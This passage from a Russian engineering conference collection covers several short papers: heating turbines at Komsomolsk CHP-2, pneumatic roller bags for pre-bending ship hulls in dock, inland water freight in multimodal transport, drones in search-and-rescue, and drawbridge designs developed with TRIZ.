образом, суммарная максимальная тепловая нагрузка бойлерной 375 Гкал/ч. Греющий пар для пиковых бойлеров давлением 1,27 МПа отбирается из паропровода промышленного отбора турбины ПТ-60-90/13.

Показателем загрузки отборов является коэффициент теплофикации

$$\alpha_{ТЭЦ} = \frac{Q_{отб}^M}{Q_0^M} = \frac{Q_{отб}^M}{Q_{отб}^M + Q_{пб}^M},$$

где Q_0^M – максимальная величина отопительной нагрузки ТЭЦ при расчётной температуре окружающего воздуха, Гкал/ч; $Q_{отб}^M$ – максимальная нагрузка теплофикационных отборов, Гкал/ч; $Q_{пб}^M$ – максимальная нагрузка пиковой бойлерной, Гкал/ч.

Коэффициент теплофикации для турбоустановок Т-55-130 согласно расчёту по приведённому выражению составляет 0,33. Экономичность теплофикации в значительной степени зависит от выбранной величины $\alpha_{ТЭЦ}$, определяющей эффективность использования основного оборудования ТЭЦ. По данным, выработанным практикой, оптимальное значение $\alpha_{ТЭЦ}$ для турбин Т-50-130 лежит в пределах 0,55-0,6 [4]. Существование оптимума $\alpha_{ТЭЦ}$ объясняется несколькими противоположно действующими факторами. С увеличением $\alpha_{ТЭЦ}$ растёт выработка электроэнергии на тепловом потреблении за отопительный сезон, но снижается удельная выработка энергии на тепловом потреблении из-за роста давлений в отборах. Определение оптимального значения $\alpha_{ТЭЦ}$ – технико-экономическая задача.

Среди организационно-технических мер, предлагаемых для повышения отопительной нагрузки теплофикационных турбин, рассматривается использование в зимний период для подогрева обратной сетевой воды теплофикационного пучка конденсатора. Однако здесь есть условия, которые требуют тщательной проверки работы всего низкопотенциального комплекса турбины. Из конструктивных решений выделяется реализуемое в настоящее время на строящихся и модернизируемых турбинах уплотнение поворотных диафрагм в ЦНД [5]. В этом случае пропуск пара через ЦНД практически прекращается, и турбина переходит на работу в режим противодействия. Повышается отпуск теплоты СПУ и генерация электроэнергии на тепловом потреблении. На замену устаревших турбин Т-55-130 Уральский турбинный завод предлагает теплофикационную турбину с повышенной тепловой нагрузкой отопительных отборов.

Заключение

Технические характеристики находящихся в эксплуатации СПУ турбин Т-55-130 Комсомольской ТЭЦ-2 в основном обеспечивают задаваемый температурный график тепловой сети. Нехватка отопительной нагрузки может быть компенсирована как организационно-техническими, так и конструктивными мерами, реализуемыми в период эксплуатации или технического перевооружения теплофикационных турбин.

СПИСОК ИСТОЧНИКОВ

1 Инструкция по пуску и обслуживанию турбин типа Т-55-130 С. № 7,8. – ОАО «Дальневосточная генерирующая компания», филиал «Хабаровская генерация», СП «Комсомольская ТЭЦ-2», 2010, 63 с.

2 Рихтер, Л.А. Вспомогательное оборудование электростанций: Учебное пособие для вузов / Л.А. Рихтер, Д.П. Елизаров, В.М. Лавыгин. – М.: Энергоатомиздат, 1987. – 216 с.

3 Трухний, А.Д., Ломакин Б.В. Теплофикационные паровые турбины и турбоустановки: Учебное пособие для вузов / А.Д. Трухний, Б.В. Ломакин. – М.: Издательство МЭИ, 2002. – 540 с.

4 Елизаров, Д.П. Теплоэнергетические установки электростанций. Учебник для студентов энергомашиностроительных специальностей вузов / Д.П. Елизаров. – М.: Энергия, 1967, 235 с.

5 Гуторов, В.Ф. Пути повышения экономичности паротурбинных установок ТЭЦ / В.Ф. Гуторов, Л.Л. Симою, Е.И. Эфрос // Теплоэнергетика. – 2001. – № 6. – С. 32-37.

УДК 629.128

Воробьева Анна Андреевна, аспирант, Дальневосточный федеральный университет
Vorobeva Anna Andreevna, postgraduate student, Far Eastern Federal University

Бессонова Виктория Олеговна, аспирант, Дальневосточный федеральный университет
Bessonova Victoria Olegovna, postgraduate student, Far Eastern Federal University

Аносов Анатолий Петрович, доктор технических наук, профессор, Дальневосточный федеральный университет

Anosov Anatoly Petrovich, Doctor of Engineering Sciences, Professor, Far Eastern Federal University

ПОСТАНОВКА СУДНА В ДОК ПРИ ПОМОЩИ НАДУВНЫХ ЭЛАСТИЧНЫХ ЕМКостей

REGULATION OF INITIAL STRESS IN THE SHIP HULL WHEN IT IS DOCTED USING INFLATABLE ELASTIC CONTAINERS

Аннотация. Надувные эластичные емкости (пневматические ролик-мешки) – это доступное средство для проведения судоподъемных операций. Судоподъем – это слож-

ный процесс, который требует специальных дорогостоящих сооружений, плавсредств, сложных механизмов и специальной квалификации рабочего персонала. Пневматические ролик-мешки имеют простую конструкцию, просты в обслуживании и позволяют производить ремонт корпуса судна с минимальным деформированием наружной обшивки. В статье выполнен анализ данных средств и возможности их использования для создания предварительного изгиба корпуса судна в доке с целью компенсации возникающих при судоремонте сварочных напряжений.

Abstract. Inflatable elastic containers (pneumatic roller bags) are an affordable means for carrying out ship-lifting operations. Ship lifting is a complex process that requires special expensive structures, watercraft, complex mechanisms, and special qualifications of working personnel. Pneumatic roller bags have a simple design, are easy to maintain and allow you to repair the hull of the vessel with minimal deformation of the outer skin. The article analyzes these tools and the possibility of their use to create a preliminary bending of the ship's hull in the dock to compensate for welding stresses arising during ship repair.

Ключевые слова: судоподъем, надувные эластичные контейнеры, ремонт корпуса судна, док.

Key words: ship lifting, inflatable elastic containers, ship hull repair, dock.

Введение

Надувные эластичные емкости – пневматические ролик-мешки (ПРМ), по форме и конструкции схожие с баллонами, предназначены для спуска и подъема судна, а также перемещения его на стапеле при проведении ремонта, окраски, освидетельствования и ряда других спасательных и технологических операций [1].

ПРМ состоят из резинокордной оболочки с коническими оконечностями и снабжены по концам двумя резьбовыми втулками, к одной из которых подключен узел контроля давления и вентиль для подачи сжатого воздуха, а на другой крепится рым-болт для перемещения ролик-мешка. Силовой армирующий каркас, выполненный из высокопрочной кордной ткани, обеспечивает равномерное распределение нагрузки по всей длине ПРМ и необходимый запас прочности. Наружный слой, выполненный из износостойкой резины, защищает оболочку от истирания и других внешних воздействий в жестких условиях эксплуатации.

Такая конструкция позволяет многократно сдувать и надувать эластичные емкости до необходимого для работы объема. Для подъема и спуска судна это универсальное средство эффективно даже в условиях необорудованного берега, но его использование не ограничено только упомянутыми выше операциями. В данной работе затронуты аспекты применения ПРМ для снижения ремонтных напряжений, возникающих при проведении сварочных работ в процессе ремонта корпуса судна, в частности, при замене листов обшивки.

Основная часть

В результате проведения сварочных работ при замене листов обшивки в корпусных конструкциях возникают значительные сварочные напряжения, которые, суммируясь впоследствии с эксплуатационными напряжениями, могут достичь опасных значений [2, 3]. В статье [4] проанализированы причины гибели танкера «Находка», которая произошла 01.02.1997 г. во время жестокого шторма около побережья Японии, и высказано предположение, что причиной перелома корпуса по сечению, расположенному на расстоянии 1/4 длины от носового перпендикуляра, была именно такая комбинация напряжений. Во время ремонта корпуса в этом районе была проведена большая замена листов бортовой обшивки, что привело к возникновению значительных сварочных напряжений. С другой стороны, в районах, расположенных на расстоянии 1/4 длины от оконечностей, действуют максимальные перерезывающие силы, т.е. максимальные ка-

сательные напряжения, а в носу, кроме того, возникают дополнительные сдвиговые усилия вследствие слеминга, практически неизбежного в штормовых условиях.

С момента перехода к сварному судостроению борьба со сварочными напряжениями была и остается актуальной. Создание наперед заданных компенсирующих напряжений в основных несущих связях судового корпуса обеспечивается соответствующим его изгибом. Для этого рассчитывают форму кривизны стапеля, решая задачу о совместном деформировании корпуса судна, доковых опор и их подушек, основания сухого дока или корпуса плавучего дока. Понятно, что с учетом многочисленности влияющих факторов, которые задаются достаточно приблизительно, точность таких расчетов весьма условна. Есть и другая проблема. Чтобы обеспечить последовательный ремонт нескольких связей корпуса, требующих различной формы и направления изгиба для создания нужных компенсирующих напряжений, необходимо кроме выполнения соответствующих расчетов каждый раз выводить судно из дока и перестраивать стапель.

Предлагаемый метод [5] лишен обоих недостатков. Для его реализации док должен быть оборудован доковыми опорами регулируемой высоты. Первоначально судно ставят на ровный киль, предполагая при этом отсутствие остаточных напряжений. На связи, подлежащие ремонту, устанавливают датчики для контроля напряжений. В промежутки между клетками укладывают ПРМ и, подавая в них сжатый воздух, создают необходимый изгиб корпуса (рисунок 1), контролируя с помощью датчиков уровень компенсирующих напряжений. Доковые опоры подводят под изогнутый корпус судна, сдувают ПРМ и выполняют необходимые ремонтные работы.




Рисунок 1 – Схема применения ПРМ для создания компенсирующих напряжений

При необходимости ремонта других конструкций, требующих для создания необходимых компенсирующих напряжений иного изгиба корпуса, операция перестановки судна на новый стапель повторяется без вывода судна из дока. При этом количество таких перестановок ничем не ограничено.

Заключение

Использование ПРМ для создания начальных напряжений в несущих связях корпуса с целью компенсации сварочных напряжений существенно упрощает процедуру создания необходимого изгиба корпуса и обеспечивает высокую точность задания компенсирующих напряжений. Также применения ПРМ направлены на облегчения подъема судна на сушу, т. е. с помощью данных устройств можно решить несколько задач по организации работы на судоремонтном предприятии.

В дальнейшем планируется разработка расчетной программы для введения данного способа борьбы с дефектами в практику судоремонтных предприятий. Это улучшит программу ремонта, а также увеличит количество возможностей по работе с крупными конструкциями, что сократит время нахождения заказа в эллинге.

СПИСОК ИСТОЧНИКОВ

1. Пневматические ролик-мешки для спуска и подъема судов : Каталог / Официальный сайт ООО Научно-промышленное предприятие «Сибрезинотехника» – URL: <https://srti.ru/katalog/pnevmaticheskie-rolik-meshki/> (дата обращения: 01.11.2023)
2. Владимиров, А. Л. Доковый ремонт морских судов. / А. Л. Владимиров. – М.: Транспорт, 1984. – 208 с.

3. Телянер, Б. Е. Технология ремонта корпуса судна. / Б. Е. Телянер, Г. П. Турмов, Г. Н. Финкель. – Л.: Судостроение, 1984. – 288 с.

4. Барабанов, Н. В. О вероятных причинах гибели танкера «Находка» / Н. В. Барабанов, Г. П. Турмов // Материалы международной конференции «Кораблестроение и океанотехника. Проблемы и перспективы». – Владивосток: ДВГТУ. – 1998. – С. 16-20.

5. Аносов, А. П. Применение надувных эластичных оболочек для выполнения технологических операций при ремонте и испытаниях корпусов судов / А. П. Аносов, Н. И. Восковщук, Ю. К. Шарапов // Морские интеллектуальные технологии. – 2019. – № 2-2(44). – С. 29-38.

УДК 656.613

Воронков Игорь Олегович, студент, Комсомольский-на-Амуре государственный университет

Voronkov Igor Olegovich, student, Komsomolsk-na-Amure State University

Красильникова Ольга Алексеевна, кандидат технических наук, декан факультета авиационной и морской техники, Комсомольский-на-Амуре государственный университет
Krasilnikova Olga Alekseevna, Candidate of Engineering Sciences, Dean of the Faculty of Aviation and Marine Engineering, Komsomolsk-na-Amure State University

ИНТЕГРАЦИЯ ВНУТРЕННЕГО ВОДНОГО ТРАНСПОРТА В МУЛЬТИМОДАЛЬНЫЕ ТРАНСПОРТНЫЕ СХЕМЫ

INTEGRATION OF INLAND WATER TRANSPORT INTO MULTIMODAL TRANSPORT SCHEMES

Аннотация. Освещаются ключевые вопросы организации грузовых линий на водных маршрутах, проходящих параллельно наиболее загруженным автотрассам, которые рассматриваются как транспортная система, отвечающая требуемому уровню логистического сервиса, способная интегрировать водные участки в существующие мультимодальные схемы доставки грузов, реализуя недоиспользованный потенциал водного транспорта.

Abstract. The article covers key issues of organization of freight lines on water routes running alongside the busiest highways. Such routes are viewed as a transport system that meets all modern logistic service requirements and is able to integrate waterways into existing multimodal cargo delivery and passenger transportation schemes, providing for development of underutilized water transport resources.

Ключевые слова: водный транспорт, интеграционная логистика, грузовые линии, мультимодальные транспортные системы.

Key words: water transport, integrated logistics, freight lines, multimodal transport systems.

Введение

Транспорт, является основным связующим звеном между производителем и потребителем, а также выполняет базовую функцию в потоковых процессах. Внедрение и использование логистических систем является объективной необходимостью.

В настоящее время большое внимание уделяется развитию мультимодальных транспортных технологий. Это, прежде всего, объясняется тем, что такие перевозки имеют ряд, довольно значимых, преимуществ, которые приводят к созданию новых транспортно-логистических систем, цель которых оптимизировать доставку «дверь в дверь» и «точно в срок». Такой системно-интегрированный подход обеспечивает оптимальное участие всех видов транспорта в перевозочном процессе и сбалансированную нагрузку на транспортную инфраструктуру.

К таким преимуществам можно отнести:

- 1) перевозки осуществляются различными видами транспорта в рамках одного договора;
- 2) исполнитель организывает и руководит перевозками, составляет маршрут, занимается оформлением товаросопроводительной документации и так далее;
- 3) безопасность и низкая стоимость доставки.

Мультимодальные транспортные схемы

В настоящее время мультимодальная транспортная схема – это не просто последовательная доставка несколькими видами транспорта. Это система, всё чаще реализуемая на базе интермодальных технологических решений. Она включает в себя транспортные пути сообщения, подвижной состав, перегрузочные и пересадочные узлы, персонал, правовой и организационный режим, информационные системы и уровень предоставляемого сервиса, объединённые в единое целое для перемещения грузов на базе единого технологического решения [1-2].

Именно уровень контейнеризации вместе с вовлеченностью разных видов транспорта в маршруты их доставки являются важнейшими индикаторами развития транспортного комплекса [3].

Контейнерооборот портов России в мае 2023 года составил 428,68 тыс. TEU, что является на 36,2 % больше результатов мая 2022 года, которые составляли 314,74 тыс. TEU.

Контейнерные грузоперевозки позволяют использовать все виды транспорта: морской, речной, автомобильный, железнодорожный, воздушный. При использовании мультимодальной схемы транспортировки этот вид перевозок обеспечивает быструю погрузку и разгрузку, а также сохранность целостности товаров и упаковки.

Вовлеченность российских речных судоходных компаний в интермодальные схемы доставки контейнерных грузов по-прежнему ничтожно мала. Обычно грузы через логистические центры доставляются железнодорожным или автомобильным транспортом по регионам страны [4]. Но в странах с большой территорией, в том числе в России, и наличием рек, которые пригодны для перевозки грузов водным транспортом, такой способ транспортировки весьма актуален и востребован.

Отсутствие на реке соответствующих технических, организационных и системных логистических решений, специализированного флота и береговой инфраструктуры для работы с грузами делает её транспортный потенциал недоэксплуатированным, исключая из схем доставки генеральных грузов. В свою очередь это приводит к ограниченности грузовой базы, и как следствие, к обострению конкуренции с другими видами транспорта, уязвимости речных судоходных компаний и недополучению ими дохода, достаточного для воспроизводства и модернизации собственного флота.

Заключение

Все перевозки с участием водного транспорта являются мультимодальными, это связано с его специфическими особенностями, исключающими перевозку «от двери до двери» без использования наземного транспорта.

Поэтому, интеграция речных участков в современные логистические схемы доставки грузов должна осуществляться посредством создания общих с другими видами транспорта маршрутов, с использованием единых тарифов и пр. [5]. Такой подход является важнейшим условием повышения эффективности работы предприятий водного транспорта, как неотъемлемой части отечественного транспортного комплекса, встраиваемого в мировую транспортную систему, и соответствует уровню логистического сервиса.

СПИСОК ИСТОЧНИКОВ

1. Пенязь, И. М. Реализация инновационных логистических проектов по оптимизации мультимодальных контейнерных перевозок отечественных и зарубежных компаний / И. М. Пенязь // Транспорт: наука, техника, управление. Научный информационный сборник. – 2018. – № 3. – С. 73-77. – EDN YWJMVK.
2. Тиверовский, В. И. Инновации и цифровое будущее логистики / В. И. Тиверовский // Бюллетень транспортной информации. – 2018. – № 3(273). – С. 10-14. – EDN YRMKSR.
3. Транспортная стратегия Российской Федерации до 2030 года с прогнозом на период до 2035 года : Распоряжение Правительства РФ от 27 ноября 2021 г. № 3363-р. Доступ из справочно-правовой системы «КонсультантПлюс». – Режим доступа: по подписке.
4. Бессарабов, В. О. Современные тенденции развития рынка аутсорсинговых услуг в мире / В. О. Бессарабов, Л. И. Тымчина // Вестник евразийской науки. – 2023. – Т. 15, № 2. – EDN UAHWC.
5. Сибирко, И. В. Цифровые технологии и инновации как фактор конкурентоспособности логистических систем и цепей поставок / И. В. Сибирко, А. Е. Аверина, О. С. Елецкая-Бойко // Проблемы современной экономики: глобальный, национальный и региональный контекст : Сборник научных статей – Гродно : Гродненский государственный университет имени Янки Купалы, 2022. – С. 153-160. – EDN BIMNER.

УДК 623.746.-519

Ивашко Георгий Витальевич, студент, Московский авиационный институт

Ivashko Georgy Vitalyevich, student, Moscow Aviation University

Дедус Фёдор Флоренцевич, доктор технических наук, профессор кафедры «Управление эксплуатацией ракетно-космических систем», Московский авиационный институт

Dedus Fedor Florencevich, Doctor of Engineering Sciences, Professor of the Department "Operation management of rocket and space systems", Moscow Aviation University

О ПРИМЕНЕНИИ БЕСПИЛОТНЫХ АВИАЦИОННЫХ СИСТЕМ В ХОДЕ ПОИСКОВО-СПАСАТЕЛЬНЫХ РАБОТ

ABOUT THE USE OF UNMANNED AIRCRAFT SYSTEMS DURING SEARCH AND RESCUE OPERATIONS

Аннотация. В настоящей статье рассматриваются аспекты применения беспилотных авиационных систем (БАС) в разнообразных климатических и географических условиях Российской Федерации. Обсуждаются современные тенденции использования БАС в контексте аварийно-спасательных работ (АСР), включая поисково-спасательные операции, тушение пожаров и ликвидацию медико-санитарных последствий чрезвычайных ситуаций. Авторы подчеркивают, что АСР направлены на спасение жизней, имущества и природной среды, и рассматривают ключевые показатели эффективности таких работ, включая оперативность, безопасность и ресурсоемкость. В статье отмечается, что расширенное использование различных типов БАС в сфере АСР способствует улучшению указанных показателей, а также предполагает решение актуальных задач, ранее недоступных для пилотируемых средств.

Abstract. This article discusses aspects of the use of unmanned aircraft systems (UAS) in a variety of climatic and geographical conditions of the Russian Federation. The current trends in the use of UAS in the context of emergency rescue operations (ASR), including search and rescue operations, fire extinguishing and elimination of the medical and sanitary consequenc-

es of emergencies, are discussed. The authors emphasize that ASR is aimed at saving lives, property and the natural environment, and consider key performance indicators of such work, including efficiency, safety and resource intensity. The article notes that the expanded use of various types of UAS in the field of ASR contributes to the improvement of these indicators, and also assumes the solution of urgent tasks previously inaccessible to manned vehicles.

Ключевые слова: беспилотные авиационные системы, аварийно-спасательные работы, оперативность, безопасность, ресурсоёмкость.

Key words: unmanned aircraft systems, emergency rescue operations, efficiency, safety, resource intensity.

Введение

Современные тенденции применения беспилотных авиационных систем (далее – БАС) в различных сезонно-климатических и географических условиях регионов Российской Федерации свидетельствуют о возрастающей роли БАС в самых разнообразных сферах деятельности человека. Опыт последних лет обозначил востребованность БАС при проведении поисково-спасательных работ, а также в ходе аварийно-спасательных работ, связанных с тушением пожаров, и работ по ликвидации медико-санитарных последствий чрезвычайных ситуаций.

Необходимо отметить, что все виды аварийно-спасательных работ (далее – АСР) направлены на спасение людей, материальных и культурных ценностей, а также защиту природной среды [1].

Ключевыми показателями результативности для аварийно-спасательных работ в целом (включая и поисково-спасательные работы) можно считать оперативность, безопасность и ресурсоёмкость. Более широкое применение различных беспилотных авиационных систем в ходе проведения аварийно-спасательных работ позволяет улучшить указанные показатели.

Основная часть

Оперативность. Очевидно, что вероятность выживаемости пострадавших прямо зависит от оперативности проведения АСР [2]. Для штатных аварийно-спасательных формирований (в т.ч. волонтёрских) сроки приведения в готовность не должны превышать:

- в нормальных условиях – 6 часов;
- в условиях возникновения крупных аварий, масштабных ЧС и в военное время – не более 3 часов.

Использование БАС позволяет сократить до 20 минут время приведения в полную готовность спасательного формирования составом до 3 человек. Время в полёте дрона более 90 минут дает возможность охвата большой территории и осуществления АСР в радиусе от точки запуска до 120 км [3]. Кроме того, как показала практика, временные затраты, необходимые для качественной подготовки пилота-оператора БПЛА существенно меньше, чем лётчика спасательных операций. При этом сам процесс обучения проходит проще. Невысокие затраты на подготовку, а также большое количество добровольцев, позволят увеличить общее число аварийно-спасательных формирований, что в свою очередь повысит оперативность их задействования для АСР на территории конкретного субъекта Федерации.

Безопасность. Важным аспектом проведения АСР является их безопасность – как для личного состава аварийно-спасательного формирования, задействованного в его проведении, так и для пострадавших (учитывая предотвращение их гибели/травматизма от вторичных факторов). Современные технологии использования БАС предполагают наличие оператора на значительном расстоянии от места применения дрона. В данном случае спасатели приступают к ликвидации последствий, спасению

людей, материальных и культурных ценностей при наличии информации, полученной заблаговременно, либо поступающей в режиме реального времени от БАС посредством спутниковой связи с установленных на беспилотных носителях средств наблюдения видимого и ИК-диапазона электромагнитного спектра. Владение наиболее полной информацией о чрезвычайной ситуации позволяет быстрее и качественнее осуществлять планирование и подготовку к АСР, что также повышает безопасность личного состава спасательного формирования и пострадавших.

Ресурсоёмкость. Существенное значение для обеспечения возможности штатного, рутинного задействования каждым спасательным подразделением в ходе АСР технических средств имеет их доступность и невысокая стоимость.

Для реагирования дежурных сил и средств на чрезвычайные ситуации в муниципальных образованиях может быть незамедлительно задействовано до 20 человек и до 3 единиц техники, в т.ч. авиационной. Исходя из имеющихся данных [3,4], продолжительность таких видов АСР, как поисково-спасательные работы может достигать от 90 минут до 3-5 суток. Применение БАС для АСРкратно дешевле использования для этих целей классических авиационных средств.

Так стоимость лётного часа МИ-8 составляет не менее 80 тысяч рублей, в свою очередь стоимость лётного часа БАС, состоящей из 5 дронов вертолётного типа составляет не более 20 тысяч рублей. Для уменьшения ресурсоёмкости АСР при сохранении требуемой результативности возможно также рассмотреть вариант совместного применения БАС и классических авиационных средств. В свою очередь, совместное применение различных видов авиации, в т.ч. беспилотной, будет способствовать решению актуальных задач, ранее недоступных для пилотируемых средств (например, обеспечение стабильной двусторонней связью пострадавших и спасателей в зоне АСР, осуществление оперативной точечной доставки еды, воды и медикаментов в труднодоступные места, обеспечение постоянного дежурства в зоне АСР, непрерывный мониторинг возможных очагов огня в пожароопасный период и т.д.).

Заключение

Беспилотные авиационные системы уже показали свою широкую функциональность при проведении поисково-спасательных работ. При этом бурное развитие в последние годы технологий разработки и производства БАС предполагает появление новых возможностей по их использованию при АСР одновременно с повышением общей результативности поисково-спасательных операций (в сравнении с пилотируемой авиацией) за счет лучших показателей оперативности, большей безопасности личного состава аварийно-спасательных формирований и пострадавших, а также невысокой ресурсоёмкости.

СПИСОК ИСТОЧНИКОВ

1. Об аварийно-спасательных службах и статусе спасателей : Федеральный закон от 22 августа 1995 г. № 151-ФЗ. Доступ из справочно-правовой системы «КонсультантПлюс». – Режим доступа: по подписке.

2. Епихин, А. В. Вероятностная оценка эффективности проведения аварийно-спасательных работ / А. В. Епихин , В. М. Резников // Технологии гражданской безопасности. – 2007. – Т.4. – № 3 (15). – С. 45-47.

3. Вертолётный поисково-спасательный отряд «Ангел»: официальный сайт. – Москва, 2023. – URL: <https://angel.aopa.ru/> (дата обращения 05.11.2023).

4. ЛизаАлерт: официальный сайт. – Москва, 2023. – URL: <https://lizaalert.org/onas/> (дата обращения 05.11.2023).

УДК 001.895: 608.2:624.8

Калинин Сергей Сергеевич, курсант, Военный институт (Железнодорожных войск и военных сообщений) Военной академии материально-технического обеспечения им. генерала армии А.В. Хрулёва

Kalinin Sergey Sergeevich, cadet, Military Institute (Railway Troops and Military Communications) Military Academy of Logistics named after Army General A.V. Khrulev

Лепеса Марк Игоревич, курсант, Военный институт (Железнодорожных войск и военных сообщений) Военной академии материально-технического обеспечения им. генерала армии А.В. Хрулёва

Lepesa Mark Igorevich, cadet, Military Institute (Railway Troops and Military Communications) Military Academy of Logistics named after Army General A.V. Khrulev

Чижиумов Сергей Демидович, кандидат технических наук, доцент кафедры «Общетеchnических дисциплин», Военный институт (Железнодорожных войск и военных сообщений) Военной академии материально-технического обеспечения им. генерала армии А.В. Хрулёва

Chizhiumov Sergey Demidovich, Candidate of Engineering Sciences, Associate Professor of the Department "General Engineering Disciplines", Military Institute (Railway Troops and Military Communications) of the Military Academy of Logistics named after Army General A.V. Khrulev

ИННОВАЦИОННЫЕ ПРОЕКТЫ РАЗВОДНЫХ МОСТОВ

INNOVATIVE DRAW BRIDGES PROJECTS

Аннотация. В статье выполнен обзор проектов разводных мостов различных типов. Представлены инновационные проекты, которые позволили в процессе творческого поиска преодолеть инерцию мышления, и легли в основу разработки новых предложений. Новые технические решения получены на основе анализа проектов, а также применения технологий решения изобретательских задач.

Abstract. The article provides an overview of projects of various types of drawbridges. Innovative projects are presented that made it possible to overcome the inertia of thinking in the process of creative search and formed the basis for the development of new proposals. New technical solutions are obtained based on the analysis of projects, as well as the use of technologies for solving inventive problems.

Ключевые слова: разводной мост, верхнее строение, пролёт, механизм разводки, ТРИЗ, инерция мышления.

Key words: drawbridge, superstructure, span, lifting mechanism, TRIZ, inertia of thinking.

Введение

Мосты играют крупную и часто решающую роль в развитии транспортной инфраструктуры. В современных условиях возникновения военных конфликтов, террористических угроз и ежегодно возникающих чрезвычайных ситуаций особое внимание необходимо обратить на развитие быстровозводимых мостов, не препятствующих движению водного транспорта.

Современные тенденции в области применения разводных мостов характеризуют следующие направления их развития:

- совершенствование конструкций разводных пролетных строений;
- облегчение веса пролетных строений за счет применения новых материалов, типов узлов и методов соединений;
- применение унифицированных конструкций;
- совершенствование механического, гидравлического и электрического оборудования;

- сокращение сроков строительства и улучшение эксплуатационных характеристик мостов путем применения новых методов строительства;
- совершенствование средств мониторинга состояния и обеспечения надёжности мостов на основе цифровых технологий.

В данной работе изучен опыт создания разводных мостов различных типов, на основе которого предложены некоторые новые конструкции.

Некоторые примеры разводных мостов

Автомобильно-железнодорожный мост Вудро Вильсона на р. Потомак, длиной 183 м с разводным пролетом 82 м. Особенности моста [1]: для обеспечения 12 полос движения по ширине моста применяются четыре разводных пролёта; раскрывающиеся створки имеют балансиры, уменьшающие крутящий момент при разведении, а также моментные замки в середине пролета, уменьшающие приблизительно в два раза прогибы в середине пролета и обеспечивающие непрерывность рельсов на стыке.

Шиженский разводной железнодорожный мост 1952 г. постройки через Беломоро-Балтийский канал с уникальной откатно-раскрывающейся системой [2]. Механизмы разводки моста установлены непосредственно на пролётном строении длиной 66 м. Подобная конструкция встречается только в Канаде и во Франции.

Проект пешеходного моста «Тюльпан» (Thetulip) в Амстердаме [3]. В данном проекте объединено несколько технических решений. Этот мост одновременно может быть причислен к раскрывающемуся и поворотному типу. Конструкция верхнего строения состоит из центральной поворотной опоры и шести раскрывающихся пролётов – лепестков. Дополнительные пролёты могут использоваться по различному назначению. В данном проекте предполагается пляжная зона, концертная площадка и т. п., однако, «лепестки» могут быть использованы в новых проектах мостов для обеспечения других функций, например, в качестве грузовых устройств для перегрузки грузов при взаимодействии с водным транспортом. Кроме того, данная идея может обеспечить повышение надёжности (живучести) при воздействии оружия (на основе принципа дублирования).

Разводной (складной) мост через р. Хёрн в г. Киль (Германия), построенный в 1997 г. Он имеет общую длину 112 м и разводной пролёт 25 м [4]. Несмотря на оригинальную идею этого моста, при его эксплуатации неоднократно возникали сбои механизма. Тем не менее, этот лёгкий мост обеспечивает проход судов через каждый час.

Новые предложения элементов разводных мостов

Анализ большого количества мостовых верхних строений, в том числе мостов, рассмотренных в данной статье, позволил разработать ряд новых предложений. Анализ проводился с применением теории решения изобретательских задач (ТРИЗ). В частности, использовались простейшие приёмы изобретательства (аналогия, инверсия, принципы бионики), типовые приёмы разрешения технических противоречий, методы преодоления инерции мышления. Приведём некоторые решения.


1. Разводные мосты имеют недостаток, связанный с перерывом движения по мосту при проходе судов. При этом для железнодорожного и совмещённого движения регламентируются вертикально подъёмные мосты. При интенсивном судоходстве необходима многоразовая разводка моста в течение суток, что приводит к износу механизмов и повышению эксплуатационных затрат.

Для разработки технического решения применён метод аналогии и поиск ресурсов. В результате в вертикально подъёмном мосту предложено в опорных башнях оборудовать лифты большой грузоподъёмности для пешеходов и автотранспорта при поднятом судоходном пролёте.

2. Устройства для развода мостов имеют сложную, как правило, нестандартную конструкцию, выход из строя которой требует длительного ремонта. С другой стороны, известные быстровозводимые мосты имеют типовые конструктивные элементы, которые во многих случаях могут быть быстро заменены в случае выхода из строя. Однако среди известных конструкций быстровозводимых мостов нет мостов разводного типа.

Для разработки нового технического решения применены технологии ТРИЗ (формулировка технических противоречий и применение типовых приёмов их разрешения), а также кинематический анализ.

В результате анализа предложен простой механизм разводного моста, включающий лебёдку, поднимающую пролёт моста, закреплённый на шарнирах через простую тросовую систему (рисунок 1). В зависимости от веса и размеров поднимаемой секции могут быть разные варианты подъёмного механизма, например, лебёдка может располагаться на нижнем поясе моста с блоком в верхней части. Простота подъёмного устройства позволит его оборудовать на стандартных секциях быстровозводимых мостов, причём его применение возможно на нескольких пролётах моста, обеспечивая повышение надёжности на основе принципа дублирования.



1 – лебёдка; 2 – тросовая система; 3 – шарнирная опора; 4 – фиксирующий замок

Рисунок 1 – Разводной мост

Заключение

Обзор разнообразных и необычных конструкций верхних пролётных строений разводных мостов с анализом их достоинств и недостатков в сочетании с применением технологий ТРИЗ позволяет преодолеть инерцию мышления при творческом поиске и эффективно получать новые технические решения [5]. Применение этих решений для мостов различного назначения с учётом конкретных условий их эксплуатации позволяет обеспечить более высокие эксплуатационные показатели, а также показатели надёжности (живучесть, безотказность, ремонтпригодность и др.)

СПИСОК ИСТОЧНИКОВ

1. Woodrow Wilson Bridge // AECOM : сайт. – URL: <https://aecom.com/projects/woodrow-wilson-bridge-project/> (дата обращения: 30.09.2023).
2. Шиженский железнодорожный мост на Беломоро-Балтийском канале // страница LIVEJOURNAL. 09 декабря 2013. – URL: <https://ru-railway.livejournal.com/2192821.html> (дата обращения: 30.09.2023). Режим доступа: свободный.
